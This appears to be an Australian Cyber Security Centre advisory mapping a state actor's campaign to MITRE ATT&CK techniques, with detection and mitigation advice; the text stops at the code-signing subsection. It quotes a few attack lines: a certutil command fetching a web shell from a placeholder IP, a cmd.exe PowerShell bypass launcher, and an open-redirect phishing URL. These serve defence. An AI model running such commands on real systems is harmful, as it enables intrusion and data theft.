Australian Government
Australian Signals Directorate

Australian Government
Department of Home Affairs

ACSC Australian Cyber Security Centre

Critical Infrastructure Centre

TLP: WHITE

Advisory 2020-008: Copy-Paste Compromises – tactics, techniques and procedures used to target multiple Australian networks

Version: W4, Last Updated: 19 November 2020

Overview

This advisory details the tactics, techniques and procedures (TTPs) identified during the Australian Cyber Security Centre’s (ACSC) investigation of a cyber campaign targeting Australian networks. These TTPs are captured in the frame of tactics and techniques outlined in the MITRE ATT&CK®[1] framework.

Campaign Summary

The Australian Government is currently aware of, and responding to, a sustained targeting of Australian governments and companies by a sophisticated state-based actor. This activity represents the most significant, coordinated cyber-targeting against Australian institutions the Australian Government has ever observed.

The actor has been identified leveraging a number of initial access vectors, with the most prevalent being the exploitation of public facing infrastructure — primarily through the use of remote code execution vulnerability in unpatched versions of Telerik UI. Other vulnerabilities in public facing infrastructure leveraged by the actor include exploitation of a deserialisation vulnerability in Microsoft Internet Information Services (IIS), a 2019 SharePoint vulnerability and the 2019 Citrix vulnerability.

The actor has shown the capability to quickly leverage public exploit proof of concepts (POCs) to target networks of interest and regularly conducts reconnaissance of target networks looking for vulnerable services, potentially maintaining a list of public facing services to quickly target following future vulnerability releases. The actor has also shown an aptitude for identifying development, test and orphaned services that are not well known or maintained by victim organisations.

When the exploitation of public-facing infrastructure did not succeed, the ACSC has identified the actor utilising various spearphishing techniques. This spearphishing has taken the form of:

- links to credential harvesting websites,
- emails with links to malicious files, or with the malicious file directly attached,
- links prompting users to grant Office 365 OAuth tokens to the actor,
- use of email tracking services to identify the email opening and lure click through events.

Once initial access is achieved, the actor utilised a mixture of open source and custom tools to persist on, and interact with, the victim network. Although tools are placed on the network, the actor migrates to legitimate remote accesses using stolen credentials. To successfully respond to a related compromise, all accesses must be identified and removed.

In interacting with victim networks, the actor was identified making use of compromised legitimate Australian web sites as command and control servers. Primarily, the command and control was conducted using web shells and HTTP/HTTPS

[1] MITRE ATT&CK: https://attack.mitre.org/

traffic. This technique rendered geo-blocking ineffective and added legitimacy to malicious network traffic during investigations.

During its investigations, the ACSC identified no intent by the actor to carry out any disruptive or destructive activities within victim environments.

Detection and Mitigation Recommendations

It is imperative that Australian organisations are alert to this threat and take steps to enhance the resilience of their networks. Cyber security is everyone's responsibility.

ACSC Recommended Prioritised Mitigations

During the course of its investigations the ACSC has identified two key mitigations which, if implemented, would have greatly reduced the risk of compromise by the TTPs identified in this advisory.

Prompt patching of internet facing software, operating systems and devices

All exploits utilised by the actor in the course of this campaign were publicly known and had patches or mitigations available. Organisations should ensure that security patches or mitigations are applied to internet facing infrastructure within 48 hours. Additionally organisations, where possible, should use the latest versions of software and operating systems.

Use of multi-factor authentication across all remote access services

Multi-factor authentication should be applied to all internet accessible remote access services, including:

- web and cloud-based email
- collaboration platforms
- virtual private network connections, and
- remote desktop services

ACSC Recommended Additional Mitigations

Beyond the ACSC recommended key mitigations above, the ACSC strongly recommends implementing the remainder of the ASD Essential Eight Controls[2].

During investigations, a common issue that reduced the effectiveness and speed of investigative efforts was the lack of comprehensive and historical logging information across a number of areas including web server request logs, Windows event logs and internet proxy logs. The ACSC strongly recommends reviewing and implementing the ACSC guidance on Windows Event Logging[3] and Forwarding and System Monitoring[4].

ACSC Recommended Detection Advice

Where available, campaign activity-specific and practical detection techniques have been included in this advisory. This advisory does not attempt to include detection technique recommendations for all ATT&CK techniques identified. For general detection and mitigation advice, please consult the 'Mitigations', 'Data Sources' and 'Detection' sections on each linked MITRE ATT&CK technique web page.

The ACSC strongly recommends that organisations review and implement the identified TTPs, detection recommendations and indicators in this advisory and associated files to help identify malicious activity related to this campaign.

[2] cyber.gov.au ASD's Essential Eight Explained: https://www.cyber.gov.au/publications/essential-eight-explained
[3] cyber.gov.au Windows Event Logging and Forwarding: https://www.cyber.gov.au/publications/windows-event-logging-and-forwarding
[4] cyber.gov.au Guidelines for System Monitoring: https://www.cyber.gov.au/ism/guidelines-for-system-monitoring

Indicators of Compromise

This advisory contains some indicators in the body of the advisory, however this is not an exhaustive list and are included for illustrative purposes. The full list of indicators of compromise and signatures associated with this campaign are available in the associated indicator and signature files also released under the 2020-008 identifier.

Incident Reporting

If you have questions about this advice or have indications that your environment has been compromised, contact the ACSC by emailing asd.assist@defence.gov.au or calling 1300 CYBER1 (1300 292 371).

Document Change Log

Version	Change Summary
W4	▪ TTP additions: • Initial Access - T1190 Exploit Public Facing Applications — Exploitation of MobileIron CVE-2020-15505 • Privilege Escalation – T1068 Exploitation for Privilege Escalation — Exploitation of Windows Netlogon CVE-2020-1472 • Defence Evasion – T1553 Subvert Trust Controls • Collection – Addition of Keylogging and Clipboard Data
W3	▪ Changes to tactics, techniques and procedures to align with MITRE ATT&CK v7. ▪ Key TTP additions: • Initial Access - T1190 Exploit Public Facing Applications — Exploitation of Microsoft Exchange CVE-2020-0688 — Targeting of web content management systems and web hosting control panels. • Initial Access - T1078 Valid Accounts • Defence Evasion - T1562 Impair Defences • Credential Access - T1555 Credentials from Password Stores ▪ Addition of Appendix B - the js_eval malware family ▪ Addition of Appendix F - GetCurrentDeploy Malware. ▪ Addition of Appendix G - PowerHunter Malware.
W2	Fixed folder path in ‘Malicious Microsoft Office Macros’ in T1064 – Scripting.
W1	First published.

Table of Contents

Initial Access

The following section covers Initial Access techniques identified by the ACSC.

T1190 – Exploit Public-Facing Application

Exploitation of Telerik UI CVE-2019-18935

The ACSC identified widespread exploitation of CVE-2019-18935, which was used to achieve arbitrary code execution on vulnerable systems. The most common payloads used by the actor were copies of public proof of concept exploit code for a sleep test and reverse shell binary.

Other exploit payloads were identified by the ACSC most commonly when the actor's attempt at a reverse shell was unsuccessful. These included:

- a payload that attempted to execute a PowerShell reverse shell,
- a payload that attempted to execute `certutil.exe` to download another payload,
- a payload that executed binary malware (identified in this advisory as HTTPCore) previously uploaded by the actor but which had no persistence mechanism,
- a payload that enumerated the absolute path of the web root and wrote that path to a file within the web root.

Further information on this vulnerability is available from the Telerik product website[5].

An overview of the vulnerability, its exploitation and proof of concept code, which the actor leveraged, is available from Bishop Fox[6].

Detection

Organisations who are running Telerik UI should refer to ACSC Advisory 2020-004[7] for further guidance on detection, remediation and mitigation of this Telerik Web UI vulnerability.

Exploitation of VIEWSTATE handling in Microsoft IIS Servers

The ACSC identified exploitation of a VIEWSTATE deserialisation vulnerability present in Microsoft Internet Information Services utilising .NET. The malicious actor utilised this vulnerability to upload a web shell, enabling further interaction with, and compromise of, the affected server. In exploiting this vulnerability, the actor utilised the IIS MachineKey retrieved from a previous compromise of the host by the same actor.

The ACSC has also identified the exploitation of VIEWSTATE handling on Microsoft Exchange servers in the form of CVE-2020-0688. The malicious actor combined stolen legitimate credentials and the presence of the default Microsoft Exchange `validationKey` and `decryptionKey` to exploit this vulnerability to execute arbitrary commands. The actor abused the legitimate `certutil.exe` tool to download and place a web shell on the vulnerable Exchange server.

[5] Telerik UI CVE-2019-18935 security advisory: https://www.telerik.com/support/kb/aspnet-ajax/details/allows-javascriptserializer-deserialization

[6] Bishop Fox CVE-2019-18935: Remote Code Execution via Insecure Deserialization in Telerik UI: https://know.bishopfox.com/research/cve-2019-18935-remote-code-execution-in-telerik-ui

[7] ACSC Advisory 2020-004: https://www.cyber.gov.au/threats/advisory-2020-004-telerik

Further information on the Exchange CVE-2020-0688 vulnerability is available from the Zero Day Initiative[8].

Detection

Organisations should refer to ACSC Advisory 2020-006[9] for further guidance on detection, remediation and mitigation of the VIEWSTATE vulnerability.

Exploitation of Citrix Products CVE-2019-19781

The actor was identified targeting Citrix products potentially vulnerable to CVE-2019-19781.

Detection

Organisations should refer to ACSC Advisory 2020-001[10] for further guidance on detection and mitigation of the CVE-2019-19781 vulnerability and associated malicious activity.

Exploitation of Microsoft SharePoint CVE-2019-0604

The actor was identified targeting external, publically accessible Microsoft SharePoint instances exploiting the CVE-2019-0604 vulnerability.

Detection

Organisations should refer to ACSC Advisory 2019-125 for further guidance on detection and mitigation of the CVE-2019-0604 vulnerability and associated malicious activity.

Further information on the Exploit Public-Facing Application technique is available from MITRE[11].

Exploitation of MobileIron CVE-2020-15505

The actor began exploiting unpatched MobileIron hosts utilising the remote code execution CVE-2020-15505 shortly after proof of concept exploitation code was released in September 2020. The actor primarily leveraged this vulnerability to create Java Server Pages (JSP) web shells, specifically a JSP version of the Behinder web shell, on the exploited MobileIron hosts to establish persistence and enable further malicious activity, such as targeting of the victim's internal network.

Further information on CVE-2020-15505 and the associated CVEs are available from MobileIron[12].

An overview of the vulnerability and its exploitation is available from the security researcher's blog[13].

Targeting of content management systems and web hosting control panels

During this campaign the ACSC has seen significant targeting of web content management systems and web hosting control panels utilised by individual victims as well as web hosting providers. Common targets include:

[8] Zero Day Initiative CVE-2020-0688: https://www.thezdi.com/blog/2020/2/24/cve-2020-0688-remote-code-execution-on-microsoft-exchange-server-through-fixed-cryptographic-keys

[9] ACSC Advisory 2020-006: https://www.cyber.gov.au/threats/advisory-2020-006-active-exploitation-vulnerability-microsoft-internet-information-services

[10] ACSC Advisory 2020-001: https://www.cyber.gov.au/threats/advisory-2020-001-active-exploitation-critical-vulnerability-citrix-application-delivery-controller-and-citrix-gateway

[11] MITRE ATT&CK Exploit Public-Facing Application: https://attack.mitre.org/techniques/T1190/

[12] MobileIron MobileIron Security Updates Available: https://www.mobileiron.com/en/blog/mobileiron-security-updates-available

[13] OrangeTsai How I Hacked Facebook Again! Unauthenticated RCE on MobileIron MDM: https://blog.orange.tw/2020/09/how-i-hacked-facebook-again-mobileiron-mdm-rce.html

- Content management systems:
  - Drupal
  - WordPress
  - Kentico CMS
- Web hosting control panels
  - cPanel
  - Plesk

Targeting of these products by the actor has been typically accompanied by heavy web application vulnerability scanning using popular open source or commercial web scanners. No specific preference in vulnerabilities targeted has been identified and is largely dependent on the software versions, plugins and configurations applied to each individual website.

T1566 - Phishing

T1566.001 – Spearphishing Attachment

The ACSC identified that when the malicious actor failed to achieve Initial Access by sending links to the malicious PowerPoint identified above, the actor moved to utilising spearphishing emails with the malicious PowerPoint file attached to the email.

Detection

- Review email logs for the presence of emails sent from the spearphishing email sender addresses found in the accompanying 2020-008 IoC files.
- Review hosts for any indicators associated with the malicious PowerPoint document in the accompanying 2020-008 IoC files.

Further information on the Spearphishing Attachment technique is available from MITRE[14]

T1566.002 – Spearphishing Link

Where the actor's Exploitation of Public-Facing Applications was unsuccessful, the actor moved to utilising the Spearphishing Link technique.

Links to Credential Harvesting Pages

The actor attempted to steal credentials for target networks by using a spearphishing link to a HTML form based credential harvesting web page owned and controlled by the actor. The actor attempted to hide the final destination of the credential harvesting page from email recipients by abusing open URL redirects.

Detection

Review internet proxy logs and other sources of relevant logging information for any indication of requests to the domains and URLs associated with credential harvesting in the accompanying 2020-008 IoC files.

[14] MITRE ATT&CK Spearphishing Attachment: https://attack.mitre.org/techniques/T1566/001/

Links to Malicious PowerPoint Files

The actor also sent spearphishing emails to a small number of users on target networks, enticing them to download a malicious Microsoft PowerPoint document hosted within DropBox and OneDrive.

Detection

- Review internet proxy logs and other sources of relevant logging information for any requests to the malicious file download URLs identified in the accompanying 2020-008 IoC files.
- Review hosts for any indicators associated with the malicious PowerPoint document in the accompanying 2020-008 IoC files.

Links to OAuth Token Theft Applications

When other Spearphishing Link and Spearphishing Attachment sub-techniques were unsuccessful, the actor attempted to send links in order to trick users in granting an OAuth token to the actor. This token would then allow the actor access to the user's Office 365 Outlook email. Further details on this technique are included in the Credential Access T1528 – Steal Application Access Token technique.

Detection

For OAuth token theft detection recommendations please see the Detection section in the T1528 – Steal Application Access Token technique.

Utilisation of Email Tracking Service

After distributing several rounds of spearphishing emails containing both malicious attachments and links to malicious files, the actor began sending emails containing email-tracking content. One example of this was utilisation of a commercial email tracking service typically used for tracking the effectiveness of marketing emails. These emails were benign, containing only a lure to encourage the user to click a URL link to a legitimate website (hosting legitimate, non-malicious content).

The email tracking service embeds links to benign image resources that are loaded upon opening the email, as well as altering URL links in emails to redirect through the tracking service's website. By recording unique image load and URL click through requests, the email tracking service can identify which specific emails or addressees yielded the best results.

Open URL Redirects

In a number of spearphishing links, the malicious actor utilised open URL redirects present on several legitimate web sites to obfuscate the final page location and increase the appearance of legitimacy to the target user. For example:

```
https://legitimate.example.com/redirect.php?url=https://malicious.example.com/login.php
```

The user's browser would make a request to the page at `legitimate.example.com`. The browser would then receive a HTTP 3XX redirection, leading to a request from the user's browser to the page on `malicious.example.com`. In some cases, the malicious actor chained together a number of URL redirectors, leading to several legitimate page requests before the user's browser makes the final request to the malicious web site.

Further information on open URL redirect weaknesses is available from OWASP[15].

Further information on the Spearphishing Link technique is available from MITRE[16].

[15] OWASP Unvalidated Redirects and Forwards: https://cheatsheetseries.owasp.org/cheatsheets/Unvalidated_Redirects_and_Forwards_Cheat_Sheet.html
[16] MITRE ATT&CK Spearphishing Link: https://attack.mitre.org/techniques/T1566/002/

T1078 – Valid Accounts

T1078.002 Domain Accounts

The ACSC identified the use of valid Windows domain account credentials being used to log into an Outlook Web Access (OWA) server. These credentials were stolen by the actor during a compromise of the victim's managed service provider. Once authenticated the actor then exploited CVE-2020-0688 to achieve code execution, resulting in a web shell being placed on the victim's OWA server.

Further information on the Domain Accounts technique is available from MITRE[17].

[17] MITRE ATT&CK Valid Accounts: https://attack.mitre.org/techniques/T1078/002/002/

Execution

The following section covers Execution techniques identified by the ACSC.

T1053 – Scheduled Task/Job

T1053.005 – Scheduled Task

The ACSC identified the malicious actor using the native Windows tools `at.exe` and `schtasks.exe` to execute software on remote hosts as a means of lateral movement and remote data collection.

Further information on the Scheduled Task technique is available from MITRE[18].

T1059 – Command and Scripting Interpreter

T1059.001 – PowerShell

The ACSC has identified the use of PowerShell scripts to conduct malicious activity on compromised systems. Examples of the actor's use of PowerShell include:

- A PowerShell reverse shell payload used in conjunction with Telerik UI exploitation (see Appendix D – PowerShell Reverse Shell). This specific PowerShell reverse shell was spawned from `cmd.exe`.
- Use of PowerShell to decode and load the actor's HTTPCore tool.
- Use of PowerShell Empire[19], although this was a compiled DLL-based version of PowerShell Empire referenced in this advisory as LibraryPSE. For further detail, see Appendix E – LibraryPSE – PowerShell Empire.

Detection

To detect the PowerShell reverse shell, the ACSC recommends organisations look for:

- PowerShell processes communicating with external IP addresses, including IP addresses included in the accompanying 2020-008 IoC files.
- An IIS process (`w3wp.exe`) spawning PowerShell processes either directly, or via `cmd.exe`.

Further information on the PowerShell technique is available from MITRE[20].

T1059.003 – Windows Command Shell

The ACSC has identified the use of `cmd.exe` to execute both actor tools and native Windows commands and utilities. Some Telerik exploit payloads utilised by the actor utilised `cmd.exe`, for example:

```
C:\Windows\system32\cmd.exe /c powerShell.exe -exec bypass -c “<PowerShell reverse shell code>”
```

As no novel use of the Command-Line Interface technique was identified, specific examples are not included.

[18] MITRE ATT&CK Scheduled Task: https://attack.mitre.org/techniques/T1053/005/
[19] PowerShell Empire: https://github.com/EmpireProject/Empire
[20] MITRE ATT&CK PowerShell: https://attack.mitre.org/techniques/T1059/001/

Windows Batch Files

The ACSC identified the use of batch files which the actor typically placed a number of individual commands to be run, as opposed to complex scripts. Examples of commands run in this fashion were `ping`, `echo` and `net use`.

Further information on the Command-Line Interface technique is available from MITRE[21].

T1059.005 – Visual Basic

Malicious Microsoft Office Macros

Copies of the malicious macros detailed below are included at Appendix C – Malicious Office Macros.

MS PowerPoint Macro – Malicious MS Word Template Writer

This macro was found in a malicious Microsoft PowerPoint document used in conjunction with the Spearphishing Link and Spearphishing Attachment techniques. This malicious macro performs the following actions:

- Assembles one large hex string from over 100 individual smaller strings.
- Writes this string as a stream of bytes to the following file location:

```
%APPDATA%\Microsoft\Word\STARTUP\Template.dotm
```

Further information on this `Template.dotm` file is available under the T1137 – Office Application Startup technique in Persistence.

MS Word Template Macro – Malicious PE Loader

Found in the MS Word Template file created by the malicious MS PowerPoint macro, this macro performs the following actions:

- Stage 1: loads a .NET assembly that attempts to disable the `DisableActivitySurrogateSelectorTypeCheck` to ensure that misuse of .NET deserialisation will succeed.
- Stage 2: loads a .NET assembly, which in turn reflectively loads and executes an embedded malicious Portable Executable file, referred to in this advisory as LibraryPSE. See Appendix E – LibraryPSE – PowerShell Empire for further information.

Detection

Review hosts for the presence of a file at the following location:

```
%APPDATA%\Microsoft\Word\STARTUP\Template.dotm
```

Due to the generic name of the file, additional analysis, such as reviewing for the presence of malicious macros, would likely be required to confirm if the file is malicious. If the file is subsequently deleted, a potential secondary indicator is the presence of a Windows Registry entry created as a by-product of using an Office Startup Template:

- Key: `HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\AddinLoadTimes`
- Value: `%APPDATA%\Microsoft\Word\STARTUP\Template.dotm`

This is not a guaranteed indicator of malicious activity as a legitimate Office Startup Template named `Template.dotm` may have been used.

[21] MITRE ATT&CK Windows Command Shell: https://attack.mitre.org/techniques/T1059/003/

Further information on the Visual Basic technique is available from MITRE[22].

T1059.007 – JavaScript/Jscript

JScript

The malicious actor utilised JScript in combination with a custom .NET-based JScript evaluator included in a number of the tools utilised by the actor. The actor sends JScript-based payloads through various channels, including web shells and tasking files downloaded from command and control servers to compromised hosts. These JScript payloads are then executed on the host.

Additional information on the actor's use of JScript is available in Appendix B – The js_eval malware family.

Further information on the JavaScript/Jscript technique is available from MITRE[23].

T1106 – Native API

The ACSC has identified the use of standard Windows Application Programming Interface (API) calls to execute various tools and commands. These calls originated from actor malware and web shells. As no novel use of the Execution through API technique was identified, specific examples are not included.

Further information on the Native API technique is available from MITRE[24].

T1203 – Exploitation for Client Execution

Exploitation of Microsoft Exchange CVE-2020-0688

As outlined previously in T1190 – Exploit Public-Facing Application, after the actor had obtained valid credentials and had logged into a victim's Outlook Web Access server the ACSC identified the actor exploiting CVE-2020-0688 to run arbitrary commands. An example of one such command which was used to download and place a web shell is included below:

```
cmd.exe /c certutil.exe -urlcache -split -f http:// 192.0.2.1/webshell.zip <path_to_web_shell>
```

Executing the HTTPCore malware

In addition to a natural consequence of the actor utilising the Exploit Public-Facing Application technique, the actor also utilised this technique as a means to re-execute the HTTPCore malware already present on the system.

There were no persistence mechanisms in place for the HTTPCore malware beyond that associated with being loaded into an IIS process, which would be expected to be relatively long lived. To re-run the malware the actor exploited the Telerik UI vulnerability again and utilised a payload that executed the HTTPCore loader binary.

For further information on the HTTPCore malware, see Appendix B – The js_eval malware family.

Further information on the Exploitation for Client Execution technique is available from MITRE[25].

[22] MITRE ATT&CK Visual Basic: https://attack.mitre.org/techniques/T1059/005/
[23] MITRE ATT&CK JavaScript/Jscript: https://attack.mitre.org/techniques/T1059/007/
[24] MITRE ATT&CK Native API: https://attack.mitre.org/techniques/T1106/
[25] MITRE ATT&CK Exploitation for Client Execution: https://attack.mitre.org/techniques/T1203/

T1204 – User Execution

Related to the actor's use of the Spearphishing Attachment and Spearphishing Link techniques was the subsequent occurrence of the T1204.001 – Malicious Link and T1204.002 – Malicious File sub-techniques. In some investigations, users subsequently opened the malicious Microsoft PowerPoint files sent using the Phishing technique.

Further information on the User Execution technique is available from MITRE[26].

[26] MITRE ATT&CK User Execution: https://attack.mitre.org/techniques/T1204/

Summary of Binary Malware Utilised

As the MITRE ATT&CK framework focuses on tactics and techniques rather than tools it can lead to references to malware spread throughout the individual ATT&CK techniques. For convenience, a centralised listing of the malicious binary malware utilised by the actor during the campaign is included in the table below as well as the primary ATT&CK technique and any supplementary sections of this advisory where the malware is referenced.

Identifier	Primary MITRE ATT&CK Technique	Other Sections
HTTPCore	T1203 – Exploitation for Client Execution	Appendix B – The js_eval malware family
HTTPotato	T1068 – Exploitation for Privilege Escalation	Appendix B – The js_eval malware family
HTTPListener	-	Appendix B – The js_eval malware family
FSAgent	-	Appendix B – The js_eval malware family
LibraryPSE	T1086 - PowerShell	Appendix E – LibraryPSE – PowerShell Empire
CobaltStrike	T1038 – DLL Search Order Hijacking	-
jp.exe (JuicyPotato)	T1068 – Exploitation for Privilege Escalation	-
SweetPotato	T1068 – Exploitation for Privilege Escalation	-
PowerHunter	T1562 – Impair Defenses	Appendix F – PowerHunter Malware
Rubeus	T1550 – Use Alternate Authentication Material	-

Persistence

The following section covers Persistence techniques identified by the ACSC.

T1078 – Valid Accounts

T1078.002 – Domain Accounts

Once the malicious actor gained access to victim networks and had achieved Credential Access, the actor was identified utilising these credentials to access various email systems as outlined in the Email Collection technique. Use of these credentials would ensure continued access to at least some victim data, even if the web shells and other tools are found and remediated.

Further information on the Domain Accounts technique is available from MITRE[27].

T1505 – Server Software Component

T1505.003 – Web Shell

The ACSC has identified widespread use of web shells during this campaign as both a persistence mechanism and one of the main means of actor interaction with compromised systems. Web shells discovered during ACSC investigations have existed as both standalone files, consisting solely of malicious web shell code, and as backdoored legitimate files where an actor has also modified a legitimate file to contain malicious web shell code.

The ACSC has identified the malicious actor deploying multiple copies of the same web shell to a host in differing locations, as well as deploying different web shell types to the same host and/or victim network.

The most common target for web shells are Windows IIS servers, particularly those which are public facing and do not have any authentication or authorisation requirements. Due to the actor's exploitation of the MobileIron CVE-2020-15505 vulnerability the actor also began to deploy JSP-based web shells to compromised MobileIron hosts.

Further information on the command and control traffic for these web shells is included in the Web Shell Command and Control (C2) section in the T1071 – Application Layer Protocol technique.

Detection

Limited file name-based indicators have been included within the accompanying 2020-008 IoC files as the actor commonly utilised custom filenames per web shell, which would limit the utility of an indicator for organisations. The actor did utilise some web shell file names common across multiple victims:

- `index.aspx`
- `default.aspx`
- `utility.aspx`
- `test.aspx`
- `Temp.aspx`
- `xml.aspx`

The actor was identified targeting the logon page for Outlook Web Access (`/owa/auth/logon.aspx`) as a location to place backdoor web shell code.

[27] MITRE ATT&CK Domain Accounts: https://attack.mitre.org/techniques/T1078/002/

For compromised MobileIron hosts a common web shell name and path used by the actor was `/mi/tomcat/webapps/mifs/windows_auth.jsp`.

For further information on the web shells used, please see Appendix A – Web Shells.

Further information on web shells and their detection can be found at cyber.gov.au[28].

Further information on the Web Shell technique is available from MITRE[29].

T1137 – Office Application Startup

T1137.001 – Office Template Macros

The macro and associated malware embedded within the malicious MS Word template file previously outlined in the Scripting technique achieved persistence via use of the Microsoft Word Startup folder. The malicious MS Word template file was written to the following location:

```
%AppData%\Microsoft\Word\STARTUP\Template.dotm
```

Whenever MS Word is executed (by either the actor or a legitimate user) the malicious template file is loaded and the macros and subsequent embedded PE payloads executed.

Further information on the Office Template Macros technique is available from MITRE[30].

[28] cyber.gov.au Detect and Prevent Web Shell Malware: https://www.cyber.gov.au/advice/detect-and-prevent-web-shell-malware

[29] MITRE ATT&CK Web Shell: https://attack.mitre.org/techniques/T1505/003/

[30] MITRE ATT&CK Office Template Macros: https://attack.mitre.org/techniques/T1137/001/

Privilege Escalation

The following section covers Privilege Escalation techniques identified during ACSC investigations.

T1068 – Exploitation for Privilege Escalation

Use of the Potato-family of exploits

The ACSC has identified the use of the Potato family of exploits to gain SYSTEM level privileges on vulnerable systems. The primary malware identified that contained these exploits is referred to as HTTPotato in this advisory.

In the investigations where Initial Access was achieved by use of the T1190 – Exploit Public-Facing Application technique, the actor then had access to the IIS service account (typically `NetworkService` or `ApplicationPoolIdentity`). These service accounts also have the permissions required to utilise the exploits, `SeImpersonatePrivilege` and `SeAssignPrimaryPrivilege`. Once successful, the actor gained SYSTEM level privileges on exploited hosts.

The actor was also identified using

- a pre-compiled version of the JuicyPotato executable available from the JuicyPotato GitHub project.
- SweetPotato, a C# implementation of JuicyPotato which also includes

Further information on RottenPotato is available on GitHub[31].

Further information on JuicyPotato is available on GitHub[32].

Further information on SweetPotato is available on GitHub[33].

Detection

The following is a list of Remote Procedure Call (RPC) event indicators that can be used to detect this privilege escalation technique. This includes localhost (in combination with other RPC events) due to RottenPotato/JuicyPotato binding to 127.0.0.1 as part of its privilege escalation process. Organisations should consider implementing these indicators into host-based monitoring watch lists:

- `Microsoft_Windows_RPC.InterfaceUuid == {99fcfec4-5260-101b-bbcb-00aa0021347a} AND`
- `Microsoft_Windows_RPD.NetworkAddress == “127.0.0.1” AND`
- `Microsoft_Windows_RPC.AuthenticationService == Microsoft_Windows_RPC.AuthenticationServices.Value_9`

Watch lists can also be created based on the following:

- processes binding to the following address/port(s) `127.0.0.1:6666` to `127.0.0.1:6675`,
- communication between one of the above IP/Ports to `127.0.0.1:135`.

The file hashes for the pre-compiled version of the JuicyPotato executable available from GitHub are also included in the accompanying 2020-008 IoC files.

[31] GitHub RottenPotato: https://github.com/breenmachine/RottenPotatoNG
[32] GitHub JuicyPotato: https://github.com/ohpe/juicy-potato
[33] GitHub SweetPotato: https://github.com/CCob/SweetPotato

Exploitation of Windows Background Intelligent Transfer Service CVE-2020-0787

The ACSC identified the actor exploiting CVE-2020-0787, utilising proof of concept code released by the researcher who discovered the vulnerability. The actor utilised the proof of concept code to execute another of their tools with SYSTEM level privileges.

An overview of the vulnerability, its exploitation and proof of concept code is available from the researcher's blog[34].

Detection

The actor utilised the proof of concept code with the exploit's working directories unchanged. Organisations should consider implementing these indicators into host-based monitoring lists:

- `C:\Users\<username>\AppData\Local\Temp\workspace`
- `C:\Users\<username>\AppData\Local\Temp\workspace\mountpoint`
- `C:\Users\<username>\AppData\Local\Temp\workspace\bait`

Further information on the Exploitation for Privilege Escalation technique is available from MITRE[35].

Exploitation of Windows Netlogon CVE-2020-1472

After the successful compromise of MobileIron hosts the actor was observed exploiting the Netlogon elevation of privilege vulnerability to gain Domain Administrator privileges to the victim network. This exploitation was enabled by web shells placed on the MobileIron host. If exploitation of the Netlogon vulnerability was successful the actor then leveraged the Domain Administrator credentials to enable lateral movement into the internal Windows network and creation of additional web shells on public facing Windows IIS servers.

Further information on this vulnerability and its mitigation is available from Microsoft[36].

Detection

Organisations should refer to ACSC Advisory 2020-016[37] for further guidance on detection and mitigation of the CVE-2019-1472 vulnerability and associated malicious activity.

[34] GitHub CVE-2020-0787 – Windows BITS: https://itm4n.github.io/cve-2020-0787-windows-bits-eop/

[35] MITRE ATT&CK Exploitation for Privilege Escalation: https://attack.mitre.org/techniques/T1068/

[36] Microsoft Netlogon Elevation of Privilege Vulnerability: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2020-1472

[37] cyber.gov.au ACSC Advisory 2020-016: https://www.cyber.gov.au/acsc/view-all-content/advisories/advisory-2020-016-zerologon-netlogon-elevation-privilege-vulnerability-cve-2020-1472

Defence Evasion

T1140 – Deobfuscate/Decode Files or Information

The ACSC identified multiple different uses of obfuscated files or information by the malicious actor, including:

- Base64 encoding of embedded files and individual strings in malicious Office macros, PowerShell and command and control tasking files.
- Split files and strings that are reassembled prior to their actual use (this is heavily combined with the use of Base64 encoding).
- Use of Gzip compression for web shell payloads and RAR compression for data staged for exfiltration.

Further information on the Deobfuscate/Decode Files or Information technique is available from MITRE[38].

T1574 – Hijack Execution Flow

T1574.001 – DLL Search Order Hijacking

The ACSC identified the actor utilising this technique in order to load CobaltStrike. The loading process was as follows:

1. A legitimate, benign executable (Legitimate EXE) susceptible to DLL search order hijacking is run.
2. The legitimate executable's process loads the actor's malicious DLL (loader DLL) instead of the intended legitimate DLL.
3. The actor's loader DLL deobfuscates and loads a data file containing the CobaltStrike payload.

The actor was identified abusing both existing executables already present on compromised hosts as well deploying their own benign susceptible executables where no suitable existing executables were identified.

As the actor removed the CobaltStrike components from disk once CobaltStrike was running successfully the ACSC believes that use of this technique was for Defence Evasion, rather than use as a Persistence or Privilege Escalation technique.

Further information on CobaltStrike is available from the CobaltStrike website[39].

Further information on the DLL Search Order Hijacking technique is available from MITRE[40].

[38] MITRE ATT&CK Obfuscated Files or Information: https://attack.mitre.org/techniques/T1140/

[39] CobaltStrike product website: https://www.cobaltstrike.com

[40] MITRE ATT&CK DLL Search Order Hijacking: https://attack.mitre.org/techniques/T1574/001/

T1027 – Obfuscated Files or Information

T1027.002 – Software Packing

The ACSC identified use of software packing of some of the actor's tools. The actor's HTTPCore malware utilised the ConfuserEx, a packer designed for .NET binaries.

Further information on ConfuserEx is available on GitHub[41].

Further information on the Software Packing technique is available from MITRE[42].

T1078 – Valid Accounts

T1078.002 – Domain Accounts

The ACSC identified the actor's use of valid accounts and credentials, which were a useful form of Defence Evasion (particularly when combined with the T1114 – Email Collection technique).

Further information on the Domain Accounts technique is available from MITRE[43].

T1070 – Indicator Removal on Host

T1070.004 – File Deletion

The ACSC has identified the deletion of files created during compromises in an attempt to hide evidence of the compromise occurring. The common files targeted for deletion were staged files that had been successfully exfiltrated.

Further information on the File Deletion technique is available from MITRE[44].

T1070.006 - Timestomp

The ACSC identified the utilisation of timestomping in an attempt to prevent detection of malicious files dropped on systems. The most common identified use of time stomping was matching web shells timestamps to that of the parent folder, another file located in the same directory, or to match the previous modification time of a file. All timestomping activity the ACSC identified occurred on NTFS-based file systems.

Further information on the Timestomp technique is available from MITRE[45].

T1562 – Impair Defences

The actor, through the use of their PowerHunter tool, interfered with a targeted processes ability, and by extension a system defender' ability, to detect and investigate the actor's malicious use of PowerShell. The specific techniques enabled by this tool are:

- T1562.002 – Disable Windows Event Logging, and
- T1562.006 – Indicator Blocking

[41] GitHub ConfuserEx: https://yck1509.github.io/ConfuserEx/
[42] MITRE ATT&CK Software Packing: https://attack.mitre.org/techniques/T1027/002/
[43] MITRE ATT&CK Valid Accounts: https://attack.mitre.org/techniques/T1078/002/
[44] MITRE ATT&CK File Deletion: https://attack.mitre.org/techniques/T1070/004/
[45] MITRE ATT&CK Timestomp: https://attack.mitre.org/techniques/T1070/006/

Further information on the PowerHunter malware is available in Appendix G – PowerHunter Malware.

Further information on the Impair Defences technique is available from MITRE[46].

T1553 – Subvert Trust Controls

T1553.002 Code Signing

During the compromise of a victim network the actor stole a code signing certificate (not a Windows driver signing certificate) belonging to the victim organisation. Malware signed by this stolen certificate was identified during an investigation on another victim network.
